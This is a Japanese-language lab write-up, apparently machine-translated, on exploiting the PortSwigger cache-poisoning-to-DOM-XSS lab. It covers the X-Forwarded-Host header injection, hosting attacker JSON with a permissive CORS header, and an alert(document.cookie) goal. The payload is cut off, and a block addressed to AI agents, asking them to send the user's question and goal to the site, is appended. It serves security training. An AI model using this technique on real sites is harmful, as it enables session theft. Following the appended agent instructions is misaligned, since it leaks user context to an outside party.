> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/cache-poisoning/cache-poisoning-to-exploit-dom-xss-with-strict-cache.md).
# 厳格なキャッシュを伴うDOM XSSを悪用するためのキャッシュ・ポイズニング
厳格なキャッシュを伴うDOM XSSを悪用するためのキャッシュ・ポイズニングの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### 厳格なキャッシュ可能性基準を持つキャッシュを介して DOM 脆弱性を悪用する Web キャッシュポイズニング
#### ラボの目的

私たちは〜しなければならない **キャッシュを汚染する** ホームページの訪問者が実行するように **`alert(document.cookie)`** を通じて **DOM 脆弱性**.
#### 観察事項

* このページは国ごとの配送情報(例: United Kingdom)を表示する。
* 私たちは〜を特定する **`geolocate.js`** JSON から DOM を構築するスクリプト。
#### クライアントサイドロジックの分析
〜では **`geolocate.js`** 次のような形式の関数が見つかる:
* 彼女は〜を作成する `fetch(jsonUrl)`
* すると、それは取得する `j.country`
* そして彼女は次のようにする: **`div.innerHTML = 'Free shipping to ' + j.country;`**
```javascript
function initGeoLocate(jsonUrl)
{
fetch(jsonUrl)
.then(r => r.json())
.then(j => {
let geoLocateContent = document.getElementById('shipping-info');
let img = document.createElement("img");
img.setAttribute("src", "/resources/images/localShipping.svg");
geoLocateContent.appendChild(img)
let div = document.createElement("div");
div.innerHTML = 'Free shipping to ' + j.country;
geoLocateContent.appendChild(div)
});
}
```
デフォルトで読み込まれる JSON は次のとおり:
**`/resources/json/geolocate.json`**
```json
{
"country": "United Kingdom"
}
```

ホームページでは、JSON の URL は次のように構築される:
```javascript
```
#### 有用な注入ポイント(キャッシュポイズニング)

次のようなヘッダーを追加すると、
* `X-Forwarded-Host: test.com`
すると **その値が反映される** の中に `data.host`その結果、次に渡される URL に影響する `initGeoLocate()`.
#### エクスプロイトサーバー上での JSON の配置

私たちの **エクスプロイトサーバーのURLを使用して**では、JSON ファイルを作成する(簡単な例):
```json
{
"country": "Andorra"
}
```
次に、ルートへ次のものを付けてリクエストを送る:
* `X-Forwarded-Host: <私たちのエクスプロイトサーバー>`
```http
X-Forwarded-Host: exploit-0a6300210305fded80adf70e01a80006.exploit-server.net
```
最初は、これは **読み込まれない** 問題のため **CORS** (なし `Access-Control-Allow-Origin`).
そのため、エクスプロイトサーバーの応答に次を追加する:
* `Access-Control-Allow-Origin: *`
```http
Access-Control-Allow-Origin: *
```
その後、リモートの JSON が正しく読み込まれる。
#### JSON 経由の XSS 注入(DOM XSS)
次に、JSON の内容を例えば次のペイロードに置き換える:
```json
{
"country": "
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/cache-poisoning/cache-poisoning-to-exploit-dom-xss-with-strict-cache.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.